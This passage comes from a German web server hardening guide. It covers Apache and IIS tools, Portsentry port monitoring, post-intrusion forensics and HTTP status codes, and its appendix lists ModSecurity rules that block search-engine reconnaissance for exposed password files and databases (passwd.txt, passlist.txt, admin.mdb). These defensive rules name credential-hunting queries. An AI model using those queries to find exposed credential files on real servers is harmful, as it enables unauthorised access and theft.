


Abbildung 25: Auswahl der Dienste beim Hochfahren des IIS

Setzen Sie Dienste wie den SMTP- und NNTP-Dienst außer Kraft (sofern sie nicht benötigt werden), indem Sie diese durch die Auswahl von „Disable“ beim Hochfahren des IIS-Servers nicht mitstarten.

Das Lockdown-Tool installiert ebenso den Url-Scanner von Microsoft.

Der Link zum Download und weitere Informationen sind unter [/25/] zu finden.

### 14.1.9 Tools für Apache (Windows/Unix)

Wie für den Microsoft IIS-Web-Server gibt es auch für den Apache-Server eine Vielzahl von frei verfügbarer Software, mit der Sie sich die tägliche Arbeit erleichtern können und gleichzeitig Ihre Serverlandschaft sicherer machen.

Viele Tools sind nicht direkt mit dem Apache verbunden und dienen der Sicherheit des ganzen Systems, wie z.B. die beiden Tools *„Logcheck“* und *„Portsentry“*.

#### Webalizer

Mit *Webalizer* haben Sie die Möglichkeit, die Log-Files des Apache-Servers, aber auch Log-Files anderer Web-Server zu überwachen und nach definierten Meldungen zu durchsuchen.

Dieses Tool werden viele Leser kennen. Mit einer kleinen Erweiterung, dem Webalizer XTENDED von Patrick Frei [/30/], können sie allerdings die Auswertungen ihrer Log-Files noch verbessern.

Viele Angreifer versuchen, auf Web-Servern ganz bestimmte Dateien oder Dateitypen zu finden, wie z.B. MDB- oder ASP-Dateien. Wenn Sie als Administrator ein neues Angriffsmuster oder eine neu entdeckte Schwachstelle, also ein Security Advisory, auf den einschlägigen Internetseiten mitgeteilt bekommen haben, können Sie das mit einer kleinen Anpassung im Webalizer einstellen.

Wenn Sie z.B. nach Einträgen suchen, die auf Ihrem Server ins Leere führen (404 Meldungen), also Zugriffe auf Dateien feststellen möchten, die es auf Ihrem Server nicht gibt, kompilieren sie das Tool einfach in dem Webalizer-Verzeichnis.

Kopieren und entpacken Sie die aktuelle Version des Webalizer und den Patch in ein Verzeichnis:

*# tar -xvzf webalizer-2.01-10-src.tgz*

*# tar -xvzf webalizer-2.01-10-RB17-patch.tar.gz*

Wechseln Sie in das Verzeichnis des Webalizer:

*# cd webalizer-2.01-10/*

Binden Sie den Patch ein:

*# patch -Np1 -i ../webalizer-2.01-10-RB17-patch*

Danach können Sie mit den üblichen Befehlen

*# ./configure*

*# make*

*# make install*

die Installation des Webalizer abschließen und starten:

*# /usr/local/bin/webalizer*

Vorausgesetzt werden folgende Pakete:

- libpng
- libpng-devel
- gd
- gd-devel
- zlib
- zlib-devel

Download unter:

Webalizer [/31/]

Patch Webalizer XTENDED [/30/]

## Logcheck

*„Logcheck“* ist ein klassisches Tool zum Überprüfen der Log-Files eines Betriebssystems. *„Logfile“* ist unter der GNU General Public License erschienen.

*„Logcheck“* nutzt ein weiteres Tool mit dem Namen *„Logtail“*. Dieses kleine Tool (logtail.c) „merkt sich“, an welcher Stelle der letzte Lese- und Analysevorgang stattgefunden hat und setzt dort auch wieder auf.

*„Logcheck“* basiert auf *“frequentcheck.sh”*. Dieses Skript wird in dem Gauntlet(tm) Firewall-Paket der Trusted Information Systems Inc. (http://www.tis.com) eingesetzt.

*„Logcheck“* wird mit einer bereits definierten Menge von Keywords installiert, mit denen die Log-Files durchsucht werden. Sie können diese Keywords auch ergänzen.

*„Logcheck“* läuft unter den folgenden Betriebssystemen:

- BSDI 2.x
- Linux
- HPUX 10.x
- FreeBSD 2.x
- Solaris
- SunOS

Download unter: [/28/].

### Portsentry

Mit dem Tool *„Portsentry“* bietet sich die Möglichkeit einer Überwachung von Ports auf einem Server. Der Datenverkehr wird gescannt und auf bekannte Angriffsmuster hin analysiert. Daraufhin kann *„Portsentry“* verschiedene Aktionen ausführen, wie z.B. das Sperren einer IP-Adresse vornehmen (wovon aber abzuraten ist), oder es sendet per Email eine Nachricht an den Administrator.

*„Portsentry“* ist unter einer Common Public License erschienen und durch die Firma PSIONIC entwickelt worden, die mittlerweile von CISCO gekauft wurde.

In der „portsentry.conf“ können Sie definieren, welche Ports überwacht werden sollen:

```
# Un-comment these if you are really anal:
#TCP_PORTS="1,7,9,11,15,70,79,80,109,110,111,119,138,139,14
3,512,513,514,515,540,635,1080,1524,2000,2001,4000,4001,574
2,6000,6001,6667,12345,12346,20034,27665,30303,32771,32772,
32773,32774,31337,40421,40425,49724,54320"
#UDP_PORTS="1,7,9,66,67,68,69,111,137,138,161,162,474,513,5
17,518,635,640,641,666,700,2049,31335,27444,34555,32770,327
71,32772,32773,32774,31337,54321"
#
# Use these if you just want to be aware:
TCP_PORTS="1,11,15,79,111,119,143,540,635,1080,1524,2000,57
42,6667,12345,12346,20034,27665,31337,32771,32772,32773,327
74,40421,49724,54320"
UDP_PORTS="1,7,9,69,161,162,513,635,640,641,700,37444,34555
,31335,32770,32771,32772,32773,32774,31337,54321"
#
# Use these for just bare-bones
#TCP_PORTS="1,11,15,110,111,143,540,635,1080,1524,2000,1234
5,12346,20034,32771,32772,32773,32774,49724,54320"
#UDP_PORTS="1,7,9,69,161,162,513,640,700,32770,32771,32772,
32773,32774,31337,54321"
```

Abbildung 26: Portsentry Konfigurationseinstellungen

Sie können auch Adressen definieren, die *„Portsentry“* ignorieren soll. Das ist hilfreich, um nur bestimmte Absender auf Ihrem Server walten zu lassen.

*„Portsentry“* läuft auf den folgenden Betriebssystemen:

- Linux 1.x/2.x
- BSDI 2.x/3.x
- OpenBSD 2.x
- FreeBSD 3.x
- HPUX 10.20
- Solaris 2.6+
- AIX
- SCO
- Digital Unix
- NetBSD
- OSX

Download unter: [/28/].

**Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?**

Der Apache- und der IIS-Web-Server sind in den letzten Jahren umfassend überarbeitet worden. Gerade der IIS hat durch eine komplett überarbeitete Struktur einen großen Sprung in Richtung Sicherheit gemacht. Trotzdem ist es notwendig und unentbehrlich, die angeführten Punkte durchzuarbeiten und umzusetzen.

Die IT ist eine sich rasch ändernde und wachsende Art der Arbeitsbeschaffungsmaßnahme für jeden Administrator und Systemverantwortlichen.

Sie werden immer wieder neue Applikationen auf Ihre Web-Server spielen, Datenbanken anbinden, neue Dienste nutzen. Und das alles für einen Anwender, den Sie in den meisten Fällen nicht kennen, und selbst wenn er durch eine Useridentifikation bekannt sein sollte, ist Ihr System nur bedingt sicherer.

Um sich diesen Veränderungen und neuen Herausforderungen zu stellen, ist es wichtig, die angefangene Dokumentation und Umsetzung Ihrer Sicherheitsrichtlinien immer wieder zu aktualisieren.

Die Sicherheitsrichtlinie für den IIS muss organisationsweit abgestimmt und allen Beteiligten, u.a. den zuständigen Administratoren, bekannt gegeben worden sein. Wenn sich Sicherheitsvorgaben verändern, müssen alle Beteiligten hierüber informiert werden.

Nehmen Sie sich die Zeit, sich ins Bewusstsein zu rufen, was alles in den letzten Wochen geändert und angepasst worden ist. Ergänzen sie diese Änderungen in Ihren Unterlagen. Überlegen Sie sich, was das für Ihre Prozesse bedeutet. Müssen Sie sich Gedanken über Zugriffsrechte machen? Sind neue Ports geöffnet worden? Können Sie Ihre Signaturen für ModSecurity anpassen, um auch Zugriffe auf die neuen Datenbanken per SQL Statements von außen zu filtern?

Wann haben sie das letzte Audit durchführen lassen oder wann wurden die letzten Updates eingespielt?

Es wird immer wieder versäumt, Updates vor dem Einspielen zu testen. Denken Sie jedoch daran, wie viele Personen sich im Internet tummeln, die auf diese Nachlässigkeit eines Administrators warten und auf der Suche danach sind.

# 15 „Wenn es doch passiert ist“ – Was ist nach einem Einbruch zu tun?

Das FBI meldete für das Jahr 2005 [/11/] einen Schaden bei Onlineverbrechen nur für den amerikanischen Raum in Höhe von 67,2 Milliarden Dollar. In dieser Zahl sind alle möglichen Formen von Cybercrime enthalten, also auch Phishing, Spyware- oder Virenbefall von Rechnern/Servern.

Forensik fängt schon im Kleinen an, wenn Sie sich einen Dialer auf dem eigenen Rechner eingefangen haben und dieser eine teure 0900-Verbindung aufbaut und Sie am Monatsende eine Rechnung in 4-stelliger Höhe präsentiert bekommen. Wenn es in Ihrem Unternehmen Außendienstmitarbeiter mit einem Firmenlaptop gibt, ist es eine Überlegung wert, wie diese Geräte in die Sicherheitsplanungen der Firma eingebunden werden müssen. Sichern Sie in diesem Fall per Screenshot die Einwahlfenster, das Installationsverzeichnis des Dialers auf Ihrem Rechner und eventuelle Logdateien der Verbindung. Vielleicht haben Sie auch eine Telefonanlage, die einen solchen Verbindungsaufbau protokolliert.

Für einen Administrator kann es von besonderem Interesse sein zu erkennen und nachzuvollziehen, wie seine Systeme kompromittiert wurden. Diese wichtigen Informationen können dann zur verbesserten Absicherung der Systeme dienen und somit vor weiteren Systemausfällen schützen.

Das Vorgehen in einem solchen Fall nennt man Computer-Forensik. Der Begriff „forensisch“ kommt aus dem Lateinischen und bedeutet soviel wie „gerichtlich oder kriminaltechnisch“. Die Forensik befasst sich laut Wikipedia[/29/] *”mit der Untersuchung von verdächtigen Vorfällen im Zusammenhang mit IT-Systemen und der Feststellung des Tatbestandes und der Täter durch Erfassung, Analyse und Auswertung digitaler Spuren in Computersystemen”*. Die Bedeutung der IT-Forensik in Krisenfällen liegt im Nachvollzug deliktischer Handlungen und dem Sicherstellen rechtsgültigen Beweismaterials.

Aber sind es immer offensichtliche Einbrüche, wie z.B. ein Defacing der Webseite, oder sind im Internet die Daten der eigenen Kunden unter Google zu finden?

Die meisten Einbrüche oder Datendiebstähle werden eher durch Zufall aufgedeckt. Um diese Einbrüche dann noch so auszuwerten, dass auch Richter und Schöffen

sie verstehen, bedarf es einer Untersuchung von Experten, die die Ergebnisse so aufbereiten, dass sie auch von einem Laien nachvollzogen werden können.

## 15.1 Erste Schritte

Die Vorbereitungen müssen bereits vor dem ersten Schritt erledigt sein. Legen Sie in Ihrem (hoffentlich vorhandenen) Sicherheitskonzept Ihres Unternehmens fest, wie vorzugehen ist, wenn ein System kompromittiert wurde.

Legen Sie Regeln und Maßnahmen fest, um ein überhastetes und unkontrolliertes Vorgehen zu unterbinden und damit wichtige Spuren und Beweise für ein späteres juristisches Nachspiel zu zerstören.

Machen Sie sich im Vorfeld über folgende Punkte Gedanken:

- Informationsweg innerhalb des Unternehmens

  Die Informationskette muss mit einer Prioritätenreihenfolge festgelegt werden. Halten sie diese Liste so knapp wie möglich. Es muss nicht jede Abteilung im Unternehmen informiert werden. Auf jeden Fall benötigen die Geschäftsleitung und das Management sowie die mit dem System arbeitenden Mitarbeiter Informationen. Das Management muss zusätzlich seine Zusage für eine forensische Untersuchung geben. Diese lässt man sich als Administrator idealerweise schriftlich bestätigen. Genannte Informationen sollten an die jeweiligen Personen angepasst werden. So ist der Geschäftsführung detaillierter zu berichten als den einzelnen Fachabteilungen.

- Informieren Sie Ihre IT-Partner/ihren IT Security-Spezialisten

  Wenn Sie keinen eigenen Security-Spezialisten im Hause haben, informieren Sie einen externen Berater.

- Sicherung der Protokolldateien auf einem externen Datenträger.

  Sichern Sie alle Protokolldateien des kompromittierten Systems auf einem externen Datenträger oder auf einem separaten System. Mit einem Cross-Connect-Kabel können Sie mit einem gehärteten System auf das kompromittierte System zugreifen.

- Protokollieren Sie jede Tätigkeit, die Sie am System vornehmen.

  Notieren Sie alle eingesetzten Tools und Vorgänge für ein späteres juristisches Verfahren.

- Sichern Sie den räumlichen Zugang zu den kompromittierten sowie allen anderen Systemen ab.

  Lassen Sie keine Personen, auch keine anderen Administratoren, die nichts mit der forensischen Arbeit zu tun haben, die Systeme berühren! Auch die auf den ersten Blick nicht betroffenen Systeme sollten abgesichert werden. Nur so ist sicherzustellen, dass keine Spuren verwischt werden, da bei der forensischen Analyse die Erkenntnis kommen kann, dass weitere Systeme ebenfalls betroffen sind oder der Einbruch in die Systeme von einem bislang unbeteiligten Gerät aus erfolgt ist.

- Treffen Sie erste Einschätzungen zum Einbruch

  Stellen Sie - falls nicht bereits im Sicherheitskonzept vorhanden - eine Liste der auf dem kompromittierten System laufenden Dienste, Datenbanken etc. zusammen. Versuchen Sie abzuschätzen, ob z.B. Daten von Kunden/Mitarbeitern verändert oder entwendet wurden.

  Ermitteln Sie anhand der Protokolldateien, ob auch andere Systeme betroffen sind.

- Ziehen Sie zur Analyse der Daten nicht die Originaldaten des kompromittierten Systems hinzu sondern nur Kopien.

- Machen Sie vom Bildschirm Digitalfotografien, um später einen detaillierteren Überblick zu bekommen, welche Vorgänge noch auf dem Monitor zu sehen sind.

- Halten Sie fest, welche Datenträger an dem System angeschlossen sind oder ob eventuell externe Geräte fehlen. Viele Datendiebstähle werden von den eigenen Mitarbeitern des Unternehmens vorgenommen.

## 15.2 Spurensicherung

Als erster Schritt ist es wichtig, das kompromittierte System zu isolieren und aus dem Netzwerk Ihres Unternehmens zu entfernen. Ziehen Sie also das Netzwerkkabel und arbeiten Sie nur noch über eine direkte Konsole mit dem System. Da Sie nicht wissen können, was an dem System vom Angreifer geändert und ausgetauscht wurde, können Sie dem installiertem System und den darauf installierten Programmen und Tools nicht mehr trauen. Egal, ob Sie jetzt ein Windows- oder ein Linux/Unix-System betreiben. Fahren Sie das System nicht herunter, da sonst flüchtige Daten des Systems, Hinweise auf angemeldete Anwender, aktive Netz-

verbindungen, geöffnete Anwendungen, laufende Prozesse oder den belegten Arbeitsspeicher verloren gehen können.

Erstellen Sie ein Image vom Datenträger.

Für weitere und detailliertere Anleitungen und Erläuterungen sei das Buch „Computer-Forensik. Systemeinbrüche erkennen, ermitteln, aufklären“ von Alexander Geschonneck[/32/] nahe gelegt.

An einem Livesystem lassen sich auch Auffälligkeiten aufdecken. Suchen Sie auf Ihrem System nach entsprechenden Dateien.

Weist Ihr Server eine hohe Auslastung auf und steigt der Datenverkehr anormal, wird er mit einer großen Wahrscheinlichkeit als Downloadserver für Filme und Musik herhalten. Auf einem Unixsystem suchen Sie bitte mit dem *Kommando „lsof -i -n -P | grep -i listen“* nach offenen und verbundenen Rechnern (im so genannten „listen mode“). Besonders Ports, die im 3000er oder 8000er Bereich liegen, sind hier interessant. Sie dienen oft als Port für Backdoors.

Suchen Sie dann nach Dateien, die größer 20000 KB sind. Mit dem Kommando „find / -size +20000k“ werden alle Dateien größer 20000 KB aufgelistet. Wenn diese nicht versteckt wurden, haben Sie schnell Gewissheit, was auf Ihrem Gerät los ist.

Schauen Sie anschließend mit *„lsof | grep Dateiname“* nach zurzeit offenen Downloads des Filesharingprogramms. Sie erhalten dann auch eine Prozess-ID (PID). Mit dieser PID können alle offenen Verbindungen herausgesucht werden, um die IP-Adressen zu ermitteln, die gerade Dateien dieser Art herunterladen: *„lsof -i -n -P | grep pid“*.

Machen Sie Screenshots von diesen Anzeigen, um Spuren für ein späteres und eventuelles Gerichtsverfahren zu sichern.

Wichtig ist, dass Sie sich eventuell auch als ersten Schritt eingestehen, einen Spezialisten zu Rate zu ziehen, der Ihnen bei dieser nicht einfachen Aufgabe hilft.

## 15.3 Rechtliche Aspekte der Forensik

Wie in den vorangegangenen Kapiteln erläutert, muss das Management seine Zusage für eine forensische Untersuchung geben. Die Zuständigkeit einer solchen Maßnahme verbleibt auch beim Management.

Das Management ist verpflichtet (nach KonTraG und TransPuG), unternehmensinterne Fehler aufzuklären, die zu Schäden geführt haben oder führen könnten.

Die Methoden der Computer-Forensik werden noch nicht sehr oft in Unternehmen angewendet, um nach einem Einbruch Spuren zu sichern. Vielfach schrecken die zu erwartenden Kosten davon ab, einen Spezialisten mit der Aufgabe der Sicherung der Spuren zu beauftragen. Dabei liegen der Aufwand für eine Erstbesichtigung der Systeme meist bei ca. 1.000 Euro. Wenn man bedenkt, was es ein Unternehmen kosten kann, wenn bei einem weiteren Einbruch erneut Daten verloren gehen, ist das eine vertretbare Investition. Auch aus rechtlicher Sicht (Klage Ihrer Kunden) ist es bei einem eventuellen Gerichtstermin von Vorteil, wenn man einen Spezialisten benennen kann, der sich mit dem Fall beschäftigt hat. Die Forensik kann insbesondere nicht nur belastendes, sondern auch entlastendes Material sicherstellen.

Unter Umständen kann, wenn auf eine sorgfältige Analyse des Einbruchs mit einer forensischen Untersuchung verzichtet wird, der Geschädigte (z.B. der Diebstahl von Kreditkartennummern wie jüngst geschehen beim Onlineticketversand Kartenhaus.de [/33/]) Ansprüche auf Schadenersatz stellen. Diese Ansprüche können auch gegen die Unternehmensleitung seitens Dritter durchgesetzt werden und die persönliche Haftung der Mitglieder des Vorstandes beziehungsweise der Geschäftsleitung zur Folge haben.

Aus diesem Grund sollte die Unternehmensleitung vermehrt bei Vertragsverhandlungen mit Partnern für die IT-Landschaft auf die Haftungsfragen zugunsten des eigenen Unternehmens eingehen sowie die Beweislast für definierte Ereignisse (Einbrüche, Datendiebstahl etc.) regeln. Regeln Sie, welche Aufgaben und Risiken ihr IT-Partner übernimmt und welche Absicherungen er anbietet. Prüfen Sie, ob und wie seine Mitarbeiter, seine Vorgehensweise und seine Softwareprodukte zertifiziert sind. Gerade hinsichtlich des Outsourcing und der Definition der Service Level Agreements sollte darauf eingegangen werden. Bei genau abgegrenzten Haftungsfragen und Beweislasten muss nämlich der IT-Partner für eventuelle Schäden einstehen und auch eine forensische Analyse finanzieren.

# 16 Fazit

Das Thema Sicherheit von Web-Servern erfährt zunehmend das Interesse der Öffentlichkeit und der IT-Verantwortlichen. Der daraus entstehende Druck hat auf viele Unternehmen eine heilsame Wirkung gehabt. Sie haben verstanden, dass Kunden sich künftig gezielt jenen Unternehmen zuwenden werden, die glaubhaft machen können, aktiv etwas zur Sicherheit der ihnen anvertrauten Daten zu unternehmen. Ebenso bewusst ist den Unternehmen, dass es gilt, künftigen Schadensersatzforderungen vorzubeugen bzw. dem Verdacht, grob fahrlässig gehandelt zu haben. Dass sich Unternehmen auch aus diesem Druck heraus verstärkt um Web-Server-Sicherheit bemühen, ist positiv zu bewerten. Mit der zunehmenden Verbreitung des Internets und der steigenden Nutzung von Internet-Anwendungen werden die Gefahren größer, die aus dem Internet drohen:

- Kriminelle aus der ganzen Welt versuchen, mit wenig Aufwand an Geld zu kommen,
- Konkurrenten und Menschen, die Ihrem Unternehmen schaden wollen, versuchen, Ihre Systeme zu manipulieren und
- sogenannte Skript-Kiddies richten mit spielerischen Manipulationen ungewollt großen Schaden an.

Die Folgen können für die betroffenen Unternehmen lebensbedrohend sein.

Im Vorangegangenen haben wir gezeigt, wie Sie Ihr System gegen Angriffe und Missbrauch absichern können. Mit den von uns vorgestellten Maßnahmen können Sie ein hohes Maß an Sicherheit gegen Angriffe von außen erreichen. Aber es sollte für jeden klar sein, dass eine einmalige Maßnahme nicht ausreicht, um langfristige Sicherheit zu erreichen. Vielmehr muss laufend die Entwicklung der kriminellen Möglichkeiten im Internet beobachtet und müssen entsprechende Maßnahmen ergriffen werden. Nur wer sich der Probleme bewusst ist und die Schwachstellen kennt, kann sich gezielt schützen.

Die Gegenmaßnahmen beziehen sich auf zwei Bereiche: das Betriebssystem und ggf. zusätzliche Sicherheitssoftware – wie im Vorangehenden ausführlich beschrieben.

Sicherheit in Unternehmensnetzen fängt nicht bei der Implementierung einer Firewall oder eines Intrusion Detection Systems, also irgendwelcher technischer Lö-

sungen für ein spezielles Sicherheitsproblem an, sondern in den Köpfen der gesamten Belegschaft eines Unternehmens. Ja, man muss mittlerweile sogar soweit gehen, dass Zulieferer und Kunden, die auf Daten des Unternehmens zugreifen, in dieses Sicherheitsdenken einbezogen werden. Alle Nutzer eines Netzwerkes müssen für das Thema Sicherheit sensibilisiert werden, so dass sich jeder die Frage stellen muss, ob z.B. Auskünfte an eine nicht näher bekannte Person - z.B. am Telefon gegeben werden dürfen - Stichwort „Social Engineering".

Das Heranführen der Mitarbeiter und Kollegen an das Thema Sicherheit in einem Unternehmen ist einer der ersten Schritte bei der Durchführung und Umsetzung eines Sicherheitskonzeptes. Sie können ein noch so durch technische Sperren und Barrieren gesichertes Netzwerk haben, wenn aber z.B. ein Mitarbeiter seine Passwörter auf einem Notizzettel unter der Tastatur klebend aufbewahrt, bröckelt die aufgebaute Schutzmauer mit all den darin enthaltenen Sicherungsmaßnahmen bereits.

Auf der anderen Seite müssen aber die Anwender selbst, die Administratoren, Systemverantwortliche und IT Leiter erkennen, dass Software grundsätzlich nicht sicher ist, wohl auch nie sein wird. Dazu ist der heutige Anspruch an die Programmierung zu komplex und überladen. Funktionalitäten müssen in immer kürzeren Abständen implementiert und auf den Markt gebracht werden. Nur so lassen sich die Entwicklungskosten kalkulieren. Tests bei Software werden zwar durchgeführt, nur werden diese in den seltensten Fällen auch in Richtung Sicherheit erweitert. Noch immer werden in einigen Anwendungen Formulardaten ungeprüft in Datenbanken geschrieben oder nicht auf Speicher-Überläufe geprüft. Damit wird dem Missbrauch und der Manipulation Tür und Tor geöffnet!

Zusätzlich zu den beschriebenen „Einbrüchen" in Ihr System droht neuerdings eine ganz andere Gefahr für Ihre Web-Server: Mit einem sogenannten Remote-Zugriff soll Behörden das Eindringen auf Privatrechner zum Zwecke der Fahndung gestattet sein. Dafür sollen alle Software-Hersteller gezwungen werden, in ihre Produkte einen „Hintereingang" einzubauen, der dann von den Behörden exklusiv (?) genutzt werden darf. Wie aber lässt sich eine kriminelle Nutzung dieses Schlupflochs verhindern?

Wer also an der Einbruchssicherheit seiner Web-Server ernsthaft interessiert ist, sollte im eigenen Interesse solche Diskussionen kritisch im Auge behalten.

Das Thema Sicherheit darf in diesem Zusammenhang aber nicht zu einer Ausrede für Zugriffe staatlicher Organisationen sein, wie sie in diesen Tagen in der Diskussion um einen Remotezugriff der Behörden auf Privatrechner, um bei einem konkreten Verdacht (Was ist ein konkreter Verdacht und - viel interessanter - wann ist

ein Verdacht so konkret, dass eine Überwachung stattfinden darf?) den oder die jeweiligen Rechner zu durchsuchen. In diesem Sinne, George Orwell lässt grüßen:

"You had to live, did live, in the assumption that every sound you made was overheard, and every movement scrutinized."

-George Orwell, 1984-

# Anhang

## Anhang A

Weitere Filterregeln für das Sperren von Suchmaschinenanfrage per ModSecurity:

```
# Suchmaschinenanfragen sperren
    SecFilterSelective HTTP_Referer  "Powered by Gravity
Board" "id:350000,rev:1,severity:2,msg:'Gravity Board
Google Recon attempt'"
    SecFilterSelective HTTP_Referer  "Powered by
SilverNews" "id:350001,rev:1,severity:2,msg:'SilverNews
Google Recon attempt'"
    SecFilterSelective HTTP_Referer  "Pow-
ered.*PHPBB.*2\.0\.\ inurl\:"
"id:350002,rev:1,severity:2,msg:'PHPBB 2.0 Google Recon at-
tempt'"
    SecFilterSelective HTTP_Referer  "PHPFreeNews in-
url\:Admin\.php"
"id:350003,rev:1,severity:2,msg:'PHPFreeNews Google Recon
attempt'"
    SecFilterSelective HTTP_Referer  "inurl.*/cgi-
bin/query" "id:350004,rev:1,severity:2,msg:'/cgi-bin/guery
Google Recon attempt'"
    SecFilterSelective HTTP_Referer  "inurl.*tiki-
edit_submission\.php"
"id:350005,rev:1,severity:2,msg:'tiki-edit Google Recon at-
tempt'"
    SecFilterSelective HTTP_Referer  "inurl.*wps_shop\.cgi"
"id:350006,rev:1,severity:2,msg:'wps_shop.cgi Google Recon
attempt'"
    SecFilterSelective HTTP_Referer  "in-
url.*edit_blog\.php.*filetype\:php"
"id:350007,rev:1,severity:2,msg:'edit_blog.php Google Recon
attempt'"
    SecFilterSelective HTTP_Referer  "in-
url.*passwd.txt.*wwwboard.*webadmin"
"id:350008,rev:1,severity:2,msg:'passwd.txt Google Recon
attempt'"
```

```
    SecFilterSelective HTTP_Referer  "inurl.*admin\.mdb"
"id:350008,rev:1,severity:2,msg:'admin.mdb Google Recon at-
tempt'"
    SecFilterSelective HTTP_Referer  "filetype:sql
\x28\x22passwd values.*password values.*pass values"
    SecFilterSelective HTTP_Referer  "file-
type.*blt.*buddylist"
    SecFilterSelective HTTP_Referer  "File Upload Manager
v1\.3.*rename to"
    SecFilterSelective HTTP_Referer  "filetype\x3Aphp HAX-
PLORER .*Server Files Browser"
    SecFilterSelective HTTP_Referer  "inurl.*passlist\.txt"
    SecFilterSelective HTTP_Referer  "wwwboard WebAdminin-
url\x3Apasswd\.txt wwwboard\x7Cwebadmin"
    SecFilterSelective HTTP_Referer  "Enterip.*inurl\x3A\
x22php-ping\.php\x22"
```

Abbildung 27: Suchmaschinenanfragen sperren mittels ModSecurity-Regeln (eine Auswahl)

# Anhang B – Apache Response Codes

**Successful Client Requests:**

200 OK (Die Anforderung des Clients war erfolgreich)

201 Created (Erstellt)

202 Accepted (Akzeptiert)

203 Non-Authorative Information (Nicht autorisierte Information)

204 No Content (Kein Inhalt)

205 Reset Content (Inhalt zurücksetzen)

206 Partial Content (Teilinhalt)

**Client Request Redirected:**

300 Multiple Choices (Ähnliche Dokumente gefunden)

301 Moved Permanently (Permanent verschoben)

302 Moved Temporarily (Temporär verschoben)

303 See Other (URL an anderer Stelle zu erreichen)

304 Not Modified (Nicht geändert)

305 Use Proxy (Proxy benutzen)

**Client Request Errors:**

400 Bad Request (Ungültige Anforderung)

401 Authorization Required (Anmeldung erforderlich)

402 Payment Required (not used yet) (Bezahlung erforderlich – noch nicht genutzt)

403 Forbidden (Unzulässig)

404 Not Found (Nicht gefunden)

405 Method Not Allowed (Methode nicht erlaubt)

406 Not Acceptable (encoding) (Anforderung nicht akzeptiert)

407 Proxy Authentication Required (Anmeldung am Proxy erforderlich)

408 Request Timed Out (Anforderung abgelaufen)

409 Conflicting Request (Widersprüchliche Anforderung)

410 Gone (Angeforderte Ressource nicht mehr verfügbar)

411 Content Length Required (Daten werden nicht gesendet, bevor sie eine Angabe zur Länge enthalten)

412 Precondition Failed (Vorbedingung fehlgeschlagen)

413 Request Entity Too Long (Anforderungseinheit ist zu groß)

414 Request URI Too Long (Anforderungs-URI ist zu lang)

415 Unsupported Media Type (Nicht unterstützter Medientyp)

**Server Errors:**

500 Internal Server Error (Interner Server-Fehler)

501 Not Implemented (Headerwerte nicht implementiert)

502 Bad Gateway (Fehler wurde vom zwischengeschalteten Proxy bzw. Gateway erkannt)

503 Service Unavailable (Service nicht erreichbar)

504 Gateway Timeout (Zeitüberschreitung beim Gateway)

505 HTTP Version Not Supported (HTTP-Version wird nicht unterstützt)

# Anhang C – IIS Response Codes

**1xx - Informational (Informationen)**

100 - Continue (Fortfahren)

101 - Switching protocols (Protokolle werden gewechselt)

**2xx - Success (Erfolgreich)**

200 - OK The request has succeeded. (Die Anforderung des Clients war erfolgreich)

201 - Created (Erstellt)

202 - Accepted (Akzeptiert)

203 - Non-authoritative information (Nicht autorisierte Information)

204 - No content (Kein Inhalt)

205 - Reset content (Inhalt zurücksetzen)

206 - Partial content (Teilinhalt)

**3xx - Redirection (Umleitung)**

302 - Object moved (Objekt verschoben)

304 - Not modified (Nicht geändert)

307 - Temporary redirect (Temporäre Umleitung)

**4xx - Client Error (Clientfehler)**

400 - Bad request (Ungültige Anforderung)

401 - Access denied (Zugriff verweigert)

401.1 - Logon failed (Anmeldung fehlgeschlagen)

401.2 - Logon failed due to server configuration (Anmeldung aufgrund der Serverkonfiguration fehlgeschlagen)

401.3 - Unauthorized due to ACL on resource (Nicht autorisiert wegen ACL auf Ressource)

401.4 - Authorization failed by filter (Autorisierung aufgrund von Filter fehlgeschlagen)

401.5 - Authorization failed by ISAPI/CGI application (Autorisierung aufgrund von ISAPI/CGI-Anwendung fehlgeschlagen)

401.7 - Access denied by URL authorization policy on the Web-Server (Zugriff aufgrund von URL-Autorisierungsrichtlinie auf dem Web-Server verweigert)

403 - Forbidden (Unzulässig)

403.1 - Execute access forbidden (Ausführungszugriff verweigert)

403.2 - Read access forbidden (Lesezugriff verweigert)

403.3 - Write access forbidden (Schreibzugriff verweigert)

403.4 - SSL required (SSL erforderlich)

403.5 - SSL 128 required (128-Bit-SSL erforderlich)

403.6 - IP address rejected (IP-Adresse zurückgewiesen)

403.7 - Client certificate required (Clientzertifikat erforderlich)

403.8 - Site access denied (Zugriff der Site verweigert)

403.9 - Too many users (Zu viele Benutzer)

403.10 - Invalid configuration (Ungültige Konfiguration)

403.11 - Password change (Kennwortänderung)

